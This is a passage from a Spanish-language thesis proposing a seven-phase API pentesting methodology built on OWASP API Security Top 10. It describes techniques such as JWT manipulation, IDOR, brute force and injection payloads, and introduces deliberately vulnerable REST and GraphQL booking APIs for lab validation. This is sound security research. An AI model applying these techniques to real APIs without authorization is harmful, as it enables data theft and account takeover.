La evaluación de seguridad en APIs modernas, tanto REST como GraphQL, se ha convertido en un componente crítico dentro del ciclo de desarrollo de software. A pesar de ello, la revisión de la literatura evidencia que la mayoría de estudios y prácticas existentes carecen de una metodología formal que guíe de manera estructurada las fases del *pentesting*. Aunque marcos como OWASP API Security Top 10 ofrecen un excelente punto de partida al identificar las vulnerabilidades más frecuentes, estos lineamientos no constituyen un método completo para llevar a cabo pruebas de seguridad, sino únicamente una referencia de riesgos.

A continuación, se muestran incidentes que demuestran, que, aunque las APIs son fundamentales para la integración y operación de sistemas modernos, su diseño y seguridad siguen representando un desafío crítico. La recurrencia de vulnerabilidades y el impacto que

generan refuerzan la necesidad de establecer metodologías claras y rigurosas para su evaluación y protección.

Según TryHackMe (2025), las vulnerabilidades en las interfaces de programación de aplicaciones (APIs) han sido uno de los vectores más frecuentes de exposición de información en los últimos años. Diversas organizaciones de alcance global han experimentado incidentes significativos derivados del uso inadecuado o la explotación de fallos en dichas interfaces. Entre los casos más relevantes se destacan los siguientes:

Brecha de datos en LinkedIn (2021): En junio de 2021, se reportó la exposición de información perteneciente a más de 700 millones de usuarios de LinkedIn, cuyos datos fueron puestos a la venta en foros de la *dark web*. La información fue obtenida mediante técnicas de *scraping* que aprovecharon vulnerabilidades en la API de la plataforma.

El atacante publicó una muestra de aproximadamente un millón de registros para demostrar la autenticidad de la filtración, los cuales contenían nombres completos, direcciones de correo electrónico, números telefónicos, ubicaciones geográficas, enlaces a perfiles, historial laboral y otros datos asociados a cuentas en redes sociales. Este incidente evidenció la falta de controles adecuados en la protección de datos expuestos a través de interfaces públicas.

Brecha de datos en Twitter (2022): En junio de 2022, se produjo una brecha que afectó a más de 5,4 millones de usuarios de Twitter, cuyos datos fueron igualmente comercializados en la *dark web*. Los atacantes explotaron una vulnerabilidad de tipo “día cero” (zero-day) presente en la API de Twitter, la cual permitía asociar identificadores de usuario (handles) con números de teléfono o direcciones de correo electrónico. Este incidente puso de manifiesto la importancia de aplicar medidas de seguridad proactivas y mecanismos de autenticación robustos en la gestión de APIs expuestas.

Brecha de datos en PIXLR (2021): En enero de 2021, la aplicación de edición fotográfica en línea PIXLR sufrió una brecha de seguridad que comprometió los datos de

aproximadamente 1,9 millones de usuarios. La información fue publicada en un foro de la *dark web* e incluía nombres de usuario, direcciones de correo electrónico, países de origen y contraseñas cifradas (hashed). Este evento reveló deficiencias en la gestión de credenciales y en la protección de los datos almacenados por servicios de edición en línea.

En conjunto, estos casos reflejan cómo las APIs, si no son debidamente aseguradas, pueden convertirse en un canal crítico para la exposición de datos sensibles. Asimismo, refuerzan la necesidad de adoptar estrategias integrales de seguridad, incluyendo prácticas de *hardening* de APIs, autenticación multifactor, auditorías continuas y políticas de mínima exposición de datos.

Como se evidencia a lo largo del marco teórico y del análisis científico desarrollado, no existe un modelo genérico y estructurado específicamente orientado al *pentesting* de APIs. Esta ausencia metodológica genera vacíos en la práctica, ya que los analistas de seguridad deben apoyarse únicamente en criterios individuales o en lineamientos parciales que no cubren todo el proceso de evaluación. Por ello, surge la necesidad de proponer un nuevo modelo que brinde al pentester un enfoque más robusto, sistemático y completo para la ejecución de pruebas, evitando así inconsistencias y asegurando una evaluación integral de las APIs.

2.9 Bases para la Propuesta Metodológica

2.9.1 Principios que Guían la Metodología Propuesta

Según Gemini (2025), “Un principio es una regla, criterio o concepto fundamental que guía su creación, diseño o funcionamiento. Estos principios aseguran que el modelo sea coherente, funcional y cumpla sus objetivos, ya sea en diseño gráfico, contabilidad o estrategia de negocio.”

La metodología desarrollada para el *pentesting* de APIs modernas se sustenta en un conjunto de principios que orientan su diseño, su aplicación práctica y su capacidad de adaptarse a entornos reales. Estos principios funcionan como la base conceptual que asegura coherencia, rigurosidad y continuidad en todo el proceso.

Sobre esta base, los principios que guían la metodología se estructuran de la siguiente manera:

Tabla 4

Principios del Modelo de guía para pentesting de API

Principio	Descripción
Planificación Estratégica	El proceso inicia con una definición clara de objetivos, alcances, restricciones y roles. Este principio asegura dirección y evita improvisaciones durante el *pentesting*.
Descubrimiento Sistemático	Establece la importancia de mapear, enumerar y comprender la superficie de ataque antes de ejecutar acciones intrusivas sobre la API.
Reconstrucción Controlada	Indica que la evaluación debe realizarse en un entorno seguro, replicado o sandbox, permitiendo resultados reproducibles sin afectar producción.
Evaluación Basada en Estándares	Garantiza que las pruebas sigan lineamientos reconocidos (OWASP API Security, PTES, NIST), fortaleciendo el rigor técnico y la comparabilidad del proceso.
Validación Perimetral	Reconoce que la seguridad de la API también depende de sus controles externos, como CORS, TLS, API Gateways, WAF y otras configuraciones del entorno.
Documentación y Evidencia	Todo hallazgo debe estar respaldado con evidencia clara, verificable y comprensible, garantizando transparencia técnica durante el proceso.
Mejora Continua	La metodología opera bajo un ciclo de retroalimentación, validando correcciones e incorporando aprendizajes en futuras planificaciones siguiendo un enfoque PDCA.

2.9.2 Adaptación a los Lineamientos de OWASP API Security Top 10

La metodología propuesta incorpora los lineamientos del OWASP API Security Top 10 como eje central para la identificación y clasificación de vulnerabilidades en APIs modernas. Esto permite al proceso alinearse con uno de los estándares internacionales más relevantes en materia de seguridad de interfaces, enfocado específicamente en riesgos asociados al diseño, exposición, autenticación y gestión de datos dentro de APIs RESTful y GraphQL.

La adaptación consiste en utilizar cada categoría del OWASP API Security Top 10 como una guía estructurada para orientar las pruebas de seguridad, estableciendo patrones de evaluación que abarcan desde fallas de autorización (BOLA), errores de autenticación, exposición involuntaria de información, fallas en la validación de datos, problemas de configuración, hasta la ausencia de mecanismos de rate limiting o monitoreo. Con ello, la metodología asegura una cobertura amplia y consistente frente a las amenazas más críticas y frecuentes documentadas en entornos API.

En este sentido, OWASP no se emplea como una metodología de *pentesting* en sí misma, sino como un marco de referencia que fortalece la fase de evaluación técnica y explotación controlada. Gracias a esta adaptación, el modelo garantiza que cada análisis esté respaldado por criterios reconocidos, actualizados y específicos para APIs, consolidando un enfoque sistemático y alineado con las mejores prácticas de la industria.

2.9.3 Consideraciones de aplicabilidad y alcance

La metodología propuesta para el *pentesting* de APIs modernas está diseñada para ser aplicable en entornos donde se utilicen arquitecturas RESTful o GraphQL, independientemente del lenguaje de programación, framework o infraestructura utilizada. Su

estructura modular permite adaptarla a proyectos de distinta escala, desde APIs de laboratorio y entornos controlados hasta sistemas empresariales distribuidos basados en microservicios.

El alcance de esta metodología comprende las actividades fundamentales del proceso de evaluación de seguridad: planificación, descubrimiento, recreación del entorno, pruebas basadas en estándares, explotación controlada, revisión perimetral y mejora continua. Si bien la metodología establece un marco general aplicable a múltiples escenarios, su efectividad depende de la disponibilidad de información mínima inicial, permisos adecuados y un entorno seguro donde realizar las pruebas.

Asimismo, se reconoce que ciertas particularidades técnicas como configuraciones altamente personalizadas, autenticación propietaria, middleware complejo o restricciones de acceso pueden requerir ajustes menores en la implementación práctica. Sin embargo, estos ajustes no afectan la esencia del modelo, ya que fue concebido para mantenerse flexible, escalable y adaptable a las necesidades específicas de cada API evaluada.

Capítulo 3: Diseño de la metodología

3.1 Enfoque de la Investigación

Enfoque Cualitativo

Para la presente investigación se adopta un enfoque cualitativo, dado que el estudio se basa en el análisis de la literatura existente para desarrollar un modelo metodológico propio. Este enfoque permite interpretar y comprender los conceptos, estructuras y vacíos presentes en metodologías previas, integrando dichos elementos en un nuevo marco adaptado al contexto de APIs modernas. Además, el enfoque cualitativo facilita un proceso dinámico que transita entre los hechos observados y su interpretación técnica, permitiendo construir una propuesta metodológica coherente, fundamentada y orientada a la práctica.

El enfoque cualitativo también se guía por áreas o temas significativos de investigación. Sin embargo, en lugar de que la claridad sobre las preguntas de investigación e hipótesis preceda a la recolección y el análisis de los datos (como en la mayoría de los estudios cuantitativos), los estudios cualitativos pueden desarrollar preguntas e hipótesis antes, durante o después de la recolección y el análisis de los datos. (Hernández et al., pág. 7)

Este planteamiento sobre el enfoque cualitativo es bastante acertado, porque refleja la flexibilidad que caracteriza a este tipo de investigaciones al realizar un modelo. A diferencia del enfoque cuantitativo donde todo debe estar definido desde el inicio, en los estudios cualitativos las preguntas pueden ir evolucionando conforme se analiza la información. Esto permite comprender mejor los fenómenos, adaptarse a lo que se va encontrando y construir interpretaciones más profundas.

Justificación del tipo de enfoque

La presente investigación nos permite construir criterios y comprensión propia sobre el modelo que hemos desarrollado. Por esta razón, el tipo de enfoque adoptado es cualitativo,

ya que este enfoque facilita la interpretación, el análisis conceptual y la generación de propuestas metodológicas basadas en la revisión de literatura, la observación técnica y la reflexión sobre los hallazgos.

Mientras que un estudio cuantitativo se basa en investigaciones previas, el estudio cualitativo se fundamenta primordialmente en sí mismo. El cuantitativo se utiliza para consolidar las creencias (for-muladas de manera lógica en una teoría o un esquema teórico) y establecer con exactitud patrones de comportamiento de una población; y el cualitativo, para que el investigador se forme creencias propias sobre el fenómeno estudiado, como lo sería un grupo de personas únicas o un proceso particular. (Hernández et al., pág. 10)

El enfoque cualitativo no se limita a medir variables, sino que permite comprender fenómenos, fundamentar decisiones metodológicas y dar sentido a los elementos que conforman el modelo propuesto.

3.2 Tipo de Investigación

Investigación Descriptiva

Según Hernández et al. (2014), la investigación descriptiva "busca especificar las propiedades, las características y los perfiles de personas, grupos, comunidades, procesos, objetos o cualquier otro fenómeno que se someta a un análisis" (pág. 13).

A partir de esta definición, la presente investigación se enmarca en el tipo descriptivo, ya que su propósito principal es analizar y detallar los componentes, características y etapas que conforman una metodología de *pentesting* para APIs modernas. No se pretende medir variables numéricas, sino describir, estructurar y comprender cómo interactúan los elementos de modelos existentes (PTES, NIST, OSSTMM y OWASP API Security) para fundamentar la construcción de un nuevo enfoque metodológico.

En este sentido, la naturaleza descriptiva del estudio permite caracterizar el problema, identificar vacíos en metodologías previas y definir con claridad las propiedades de la propuesta presentada.

3.3 Diseño de Investigación

Diseño no Experimental

El diseño de la presente investigación es no experimental, puesto que no se manipulan variables independientes ni se controlan condiciones externas para observar efectos derivados de dichas manipulaciones. En cambio, el fenómeno se analiza tal como ocurre en su contexto teórico y técnico, siguiendo un proceso de revisión, síntesis y aplicación práctica en un entorno controlado.

De acuerdo con Hernández et al., (2014), los estudios no experimentales se clasifican principalmente por la dimensión temporal de la recolección de datos, distinguiéndose entre diseños transeccionales y longitudinales. Los autores afirman que los diseños transeccionales se caracterizan porque "recolectan datos en un solo momento, en un tiempo único. Su propósito es describir variables y analizar su incidencia e interrelación en un momento dado; es como 'tomar una fotografía' de algo que sucede" (pág. 154)

Por estas razones, el diseño no experimental transeccional descriptivo resulta el más adecuado para los objetivos planteados, pues permite obtener una visión clara del fenómeno y fundamentar la construcción de un modelo metodológico novedoso y aplicable.

3.4 Técnicas e Instrumentos

Las técnicas empleadas en esta metodología abarcan validaciones de autenticación, autorización, manipulación de parámetros, lógica de negocio y exposición de datos, permitiendo un análisis exhaustivo de la seguridad de las APIs. Estas técnicas fueron aplicadas tanto en REST como en GraphQL, adaptándose a sus particularidades

arquitectónicas. En conjunto, proporcionaron una perspectiva completa del comportamiento real de la API frente a ataques técnicos y fallas de diseño.

Tabla 5

Técnicas Utilizadas en las pruebas

Categoría de Prueba	Técnicas Utilizadas	Descripción de la Técnica
Pruebas de Autenticación	Acceso sin token	Validar si la API permite acceso directo sin credenciales.
	Fuerza bruta	Envío repetitivo de intentos de login para descubrir credenciales.
	Manipulación de JWT	Alteración del payload, firma, expiración y validación del token.
	Replay Attack	Reutilización de tokens antiguos o invalidados para acceder al sistema.
Pruebas de Autorización	IDOR	Modificar IDs para acceder a recursos de otros usuarios.
	Acceso a objetos ajenos	Intentar consultar o modificar recursos que no pertenecen al usuario.
	Escalación vertical	Intento de acceso a funciones de administrador con usuario normal.
	Escalación horizontal	Acceso a funciones de un usuario igual cambiando parámetros.
Manipulación de Parámetros	Type Tampering	Envío de tipos incorrectos (string vs int) para alterar la lógica.
	Mass Assignment	Inclusión de parámetros ocultos para modificar campos sensibles.
	Manipulación de userId	Alteración del identificador de usuario para asumir identidades.
	Inyección de payloads	Envío de cargas maliciosas (SQLi, NoSQLi, fuzzing).
Lógica de Negocio	Reservas duplicadas	Crear transacciones repetidas en conflicto de horario.
	Manipulación de precios	Alterar valores económicos enviados al backend.
	Bypass de flujo de pago	Modificar estados manualmente para saltarse validaciones.
	Transferencias indebidas	Realizar operaciones financieras sin controles adecuados.
Exposición de Datos	Exposición de contraseñas	Verificación de passwords en texto plano.
	Exposición de información interna	Revisión de variables sensibles, logs o endpoints debug.
	Enumeración masiva	Solicitar grandes volúmenes sin límites/paginación.

Las herramientas seleccionadas combinaron capacidades manuales, semiautomáticas y automatizadas, permitiendo una cobertura amplia y profunda del entorno evaluado. Cada herramienta aporta funciones específicas para inspeccionar tráfico, manipular solicitudes, automatizar escaneos y validar tokens o configuraciones. Esta combinación fortalece la metodología al garantizar un análisis eficiente, preciso y alineado con estándares de pruebas profesionales.

Tabla 6

Herramientas Utilizadas

Categoría	Herramienta	Uso Principal en la Metodología
Pruebas Manuales	Curl	Permite enviar solicitudes HTTP desde terminal y validar respuestas directas de la API.
	Postman	Ejecución manual de endpoints REST y GraphQL, verificación funcional, pruebas rápidas y estructuradas.
	GraphQL Playground / Insomnia	Pruebas interactivas de queries y mutations en GraphQL, inspección del comportamiento del servicio.
Pruebas Semiautomáticas	Burp Suite	Plataforma principal para interceptar, modificar y repetir solicitudes. Útil para pruebas avanzadas.
	Burp Repeater	Manipulación manual avanzada de parámetros, JWT, IDs y payloads.
	Burp Intruder	Fuerza bruta, fuzzing, enumeración de IDs y pruebas de rate limiting.
	Burp Proxy	Interceptación y análisis del tráfico en tiempo real.
	JWT Editor Extension	Modificación del contenido y firmas de tokens JWT.
	Autorize Extension	Pruebas de autorización e IDOR comprobando si los endpoints requieren privilegios adecuados.
	InQL Scanner	Enumeración y análisis del esquema GraphQL.
	GraphQL Raider	Fuzzing y observación de resolvers en GraphQL.

Categoría	Herramienta	Uso Principal en la Metodología
Pruebas Automatizadas	OWASP ZAP	Escaneo activo y pasivo de vulnerabilidades comunes, spidering y análisis automático.
	Burp Scanner	Detección automática de patrones de vulnerabilidad y configuraciones inseguras.
Análisis de Tokens y Seguridad	jwt.io	Decodificación, validación y manipulación de JWTs.

3.6 Procedimiento

Para este apartado se consideran tres elementos fundamentales que sirven como base para la creación del modelo metodológico. En primer lugar, se retoma la revisión bibliográfica presentada en el marco teórico, la cual permitió identificar el estado actual del *pentesting* aplicado a APIs RESTful y GraphQL. En segundo lugar, se realiza un análisis de los modelos más reconocidos y utilizados en la industria del *pentesting*, como PTES, OSSTMM, NIST SP 800-115 y OWASP API Security, con el fin de comprender sus alcances, fortalezas y limitaciones. Finalmente, se lleva a cabo la identificación de vacíos metodológicos presentes en las propuestas actuales orientadas a APIs, lo que evidencia la necesidad de un enfoque estructurado y adaptado a los retos específicos de estas arquitecturas modernas.

Estos tres componentes constituyen el punto de partida para el desarrollo del modelo propuesto en esta investigación.

3.6.1 Revisión de la literatura

La revisión de la literatura que sustenta esta investigación se llevó a cabo de manera detallada en el marco teórico, donde se analizaron estudios previos relacionados con APIs RESTful y GraphQL, así como las principales metodologías de *pentesting* empleadas actualmente (PTES, OSSTMM, NIST SP 800-115 y OWASP API Security). Esta exploración permitió reunir evidencia sólida respecto a la evolución del *pentesting*, las técnicas comúnmente utilizadas y las necesidades particulares del entorno API.

Dicho análisis permitió identificar un hallazgo central: no existe un modelo formal, unificado ni una secuencia metodológica claramente establecida para la ejecución de pruebas de penetración orientadas específicamente a APIs modernas. Aunque existen lineamientos generales de seguridad y marcos de referencia amplios, ninguno ofrece un proceso integral que abarque las etapas necesarias para evaluar de forma rigurosa APIs REST y GraphQL.

3.6.2 Análisis comparativo de modelos

El análisis comparativo entre las metodologías de *pentesting* más reconocidas PTES, OSSTMM, NIST SP 800-115 y los lineamientos de OWASP permite identificar un conjunto de fases fundamentales que se repiten de forma consistente en todas ellas, pese a sus diferencias estructurales y de enfoque.

Estas coincidencias sirven como columna vertebral para la metodología propuesta, demostrando que, aunque las APIs modernas requieren procesos adicionales y adaptados, siguen compartiendo un conjunto de fases esenciales heredadas del *pentesting* tradicional.

Entre los elementos comunes más relevantes se encuentran la siguiente tabla:

Tabla 7

Comparativa basada en las fases comunes del pentesting

Fase / Elemento común	PTES	OSSTMM	NIST SP 800-115	OWASP
Planificación	✔	✔	✔	✔
Reconocimiento / Recolección de información	✔	✔	✔	✔
Análisis de superficie / Identificación de vectores	✔	✔	✔	✔
Explotación	✔	✔	✔	✔
Post-Explotación / Validación de impacto	✔	✔	✔	Parcial
Reporte	✔	✔	✔	✔

Mejora continua / Retroalimentación	Parcial	✔	Parcial	✔

Al analizar los elementos en común que comparten las metodologías tradicionales, se observa que fases como la post-explotación y la mejora continua aparecen únicamente de manera parcial. Esta ausencia completa en algunos modelos y la falta de profundidad en otros revelan vacíos metodológicos significativos, especialmente considerando que ambas fases son esenciales para un *pentesting* moderno y efectivo. La post-explotación permite evaluar el impacto real de las vulnerabilidades y la posibilidad de escalamiento, mientras que la mejora continua garantiza que el proceso evolucione con el tiempo y se adapte a nuevas amenazas.

La insuficiencia de estas etapas en los marcos existentes confirma la necesidad de desarrollar una metodología más robusta, coherente y actualizada para el *pentesting* de APIs modernas.

3.6.3 Identificación de vacíos metodológicos

Como se evidenció en la literatura revisada y en los casos expuestos en el marco teórico, actualmente no existe un modelo metodológico que garantice continuidad, profundidad y consistencia en todas las etapas del *pentesting* aplicado a APIs. La mayoría de estudios y guías se apoyan en metodologías ya establecidas principalmente PTES o el OWASP API Security Top 10 utilizándolas como un marco general de referencia. Sin embargo, estos lineamientos, aunque útiles, presentan limitaciones importantes: tienden a orientar procesos de ejecución única, no contemplan ciclos continuos de validación y carecen de una estructura metodológica adaptada a las particularidades de las APIs modernas.

Adicionalmente, muchos trabajos mencionan enfoques de “caja blanca”, “caja negra” o “caja gris”, los cuales son valiosos para definir niveles de acceso, pero resultan insuficientes para establecer un proceso metodológico completo, ya que no detallan fases

operativas, criterios de transición entre etapas ni procedimientos especializados para entornos REST o GraphQL.

Un vacío especialmente crítico es la ausencia de una fase formal de recreación del entorno. En un contexto de seguridad avanzada, los analistas requieren ejecutar pruebas que no es posible realizar en sistemas productivos, tales como:

- Pruebas de denegación de servicio (DoS),
- Ataques de impacto profundo,
- Simulaciones de ransomware,
- Pruebas de persistencia, escalamiento o movimiento lateral.

Dichas actividades jamás pueden ejecutarse sobre APIs en producción por razones de estabilidad operativa y protección de datos. Sin embargo, un atacante real incluyendo APT no se detendrá por restricciones éticas u operativas; actuará con todos los recursos disponibles y sin limitaciones de entorno.

La falta de una etapa metodológica que permita replicar, controlar y estudiar estos escenarios en un laboratorio seguro representa un vacío que los modelos tradicionales no abordan, lo que refuerza la necesidad de desarrollar una metodología especializada que cubra estos aspectos y permita pruebas completas, reproducibles y orientadas a la realidad de las amenazas actuales.

3.6.4 Diseño del modelo de 7 fases

La construcción del modelo metodológico propuesto surge como una respuesta directa a los vacíos identificados en la literatura y en los marcos tradicionales de *pentesting*. A partir de la revisión bibliográfica, del análisis comparativo de metodologías (PTES, OSSTMM, NIST SP 800-115 y OWASP API Security) y del reconocimiento de las limitaciones de los modelos existentes frente a APIs RESTful y GraphQL, se planteó la necesidad de diseñar una metodología específica, coherente y técnicamente adaptable a los desafíos actuales.

El desarrollo del modelo se llevó a cabo mediante un proceso estructurado que integra cuatro componentes fundamentales. En primer lugar, se realizó la derivación de los elementos comunes presentes en las metodologías tradicionales de *pentesting*, los cuales sirvieron como base para definir las fases esenciales del proceso. En segundo lugar, se incorporó la etapa de reconstrucción o recreación del entorno, indispensable para ejecutar pruebas controladas, seguras y representativas, permitiendo evaluar la API sin afectar servicios productivos.

El tercer componente corresponde a la integración del marco de referencia de OWASP, especialmente del OWASP API Security Top 10, que aporta lineamientos actualizados sobre vulnerabilidades, riesgos y controles específicos del entorno API. Finalmente, se añadió un componente de mejora continua, orientado a consolidar las lecciones aprendidas, retroalimentar el proceso y reiniciar la planificación con mayor precisión, creando así un ciclo metodológico iterativo y sostenible.

3.7 Criterios de Validación

La validación de la metodología se realizará mediante la aplicación práctica del modelo en una API seleccionada y la evaluación de su desempeño con base en criterios técnicos, comparativos y operativos. Los criterios definidos para validar la propuesta se presentan en la siguiente tabla:

Tabla 8

Criterios de validación para la propuesta de la metodología

Criterio	Descripción
Coherencia metodológica	Evalúa si las fases del modelo siguen un orden lógico y alineado con PTES, NIST y OWASP.
Cobertura de riesgos	Verifica que la metodología identifique vulnerabilidades del OWASP API Top 10 y fallos comunes en REST/GraphQL.
Reproducibilidad	Analiza si los resultados pueden replicarse bajo las mismas condiciones.

Criterio	Descripción
Efectividad	Determina si el modelo detecta vulnerabilidades reales comparado con métodos tradicionales.
Adaptabilidad	Evalúa si puede aplicarse a APIs de distinta complejidad, tamaño y tecnología.
Mejora continua	Mide si la metodología permite verificar remediaciones y retroalimentar nuevas evaluaciones.

Estos criterios permitirán determinar la solidez, utilidad y pertinencia del modelo propuesto, proporcionando evidencia de que la metodología cumple con los objetivos planteados y aporta valor real al proceso de *pentesting* de APIs modernas.

3.8 Generación del Modelo

El modelo metodológico propuesto para el *pentesting* de APIs modernas se estructura en siete fases consecutivas, diseñadas para cubrir de manera integral el ciclo de evaluación, prueba, verificación y mejora continua. A continuación, se describe:

Fase 1. Plan

En esta fase se definen los objetivos, alcances, limitaciones, reglas de compromiso y recursos necesarios para la ejecución de las pruebas. Incluye la identificación del entorno API, el establecimiento de permisos y la selección de herramientas y criterios de evaluación.

Fase 2. Profiling

Esta fase agrupa todas las actividades de observación inicial del entorno, integrando técnicas como:

- OSINT aplicado a APIs
- Enumeración de endpoints y resolvers
- Escaneo y detección de tecnologías
- Recolección y análisis preliminar de información

El objetivo es construir un perfil técnico detallado de la API antes de cualquier acción intrusiva.

Fase 3. Rebuild

Tras comprender la estructura y componentes de la API, se procede a la construcción de un entorno controlado o réplica funcional.

Este entorno permite ejecutar pruebas agresivas como DoS, manipulación de tráfico, fallos lógicos o pruebas de impacto profundo sin afectar sistemas productivos.

Fase 4. OWASP-Driven

Con el entorno replicado, se aplica un proceso de explotación basado en los lineamientos del OWASP API Security Top 10.

La fase incluye:

- Validación de controles de autenticación y autorización
- Pruebas de lógica de negocio
- Manipulación de parámetros
- Evaluación del acceso a datos
- Pruebas manuales, automatizadas y semiautomatizadas

El propósito es demostrar la existencia y el impacto de vulnerabilidades reales.

Fase 5. Verificación del Entorno

Una vez identificadas y explotadas las vulnerabilidades, se procede a su verificación técnica. Esto implica confirmar reproducibilidad, impacto, persistencia, rutas alternas de explotación y posibles efectos colaterales en la arquitectura API. Conforme a lo expuesto anteriormente, estas pruebas deberán ser realizadas previo al paso a producción en un entorno no productivo que se asemeje al de producción.

Fase 6. Reporting

En esta etapa se documentan todos los hallazgos, evidencia, niveles de riesgo, pasos de explotación, controles afectados y recomendaciones. El reporte puede servir como base para playbooks, auditorías internas y procesos de respuesta a incidentes.


Fase 7. Improvement (Mejora Continua)

Fase dedicada a analizar los resultados y retroalimentar la metodología. Permite ajustar procesos, reforzar controles, incorporar lecciones aprendidas y reiniciar la fase de planificación con mayor precisión, creando un ciclo iterativo y sostenible de seguridad.

A continuación, se presenta un gráfico que ilustra el funcionamiento del modelo propuesto, permitiendo visualizar cada una de sus fases y la forma en que se articulan entre sí dentro del ciclo metodológico del *pentesting* de APIs modernas.

Figura 1

Modelo metodológico propuesto para el pentesting de APIS RestFull y GraphQL



Capítulo 4: Aplicación Práctica y Validación

4.1. Descripción de las Apis que se Utilizará

Para la aplicación y validación de la metodología utilizamos dos APIS desarrollados para un sistema de reserva de canchas de futbol sintéticas. Las Apis fueron desarrolladas tanto de tipo Rest como GraphQL.

Con respecto a los componentes necesarios que necesitamos para que las API se ejecuten de forma correcta son las siguiente:

4.1.1 A nivel de Plataforma se Requiere lo Siguiente:

Node.js versión 16 o superior.

npm versión 8 o superior.

4.1.2 A Nivel de Carpetas del Proyecto es Necesario Contar con los Siguientes Archivos:

Para API Rest dentro de una carpeta a la que nombramos (api-canchas-vulnerable-rest) se deben encontrar los siguientes archivos:

app.js (en este archivo colocaremos el código completo de la API).

package.json (se coloca la definición del proyecto y sus dependencias).

node_modules (carpetas instaladas automáticamente por npm install).

Para API GraphQL dentro de una carpeta a la que nombramos (api-canchas-vulnerable) se deben encontrar los siguientes archivos:

index.js (contiene el server, el esquema GraphQL, lógica de negocio y autenticación).

package.json (dependencias necesarias).

package-lock.json (versión bloqueada de dependencias).

node_modules (librerías instaladas por npm).

4.1.3 A Nivel de las Librerías Importantes que Deben Estar Instaladas Tenemos las Siguientes:

API Rest importante instalar

express (manejo de servidor y rutas)

cors (permitir acceso desde cualquier origen)

jsonwebtoken (firmar y validar tokens JWT)

API GraphQL importante instalar.

apollo-server (Levantar el servicio graphQL)

graphql (motor interprete)

jsonwebtoken (generar tokens)

Figura 2

Script desarrollado para canchas API


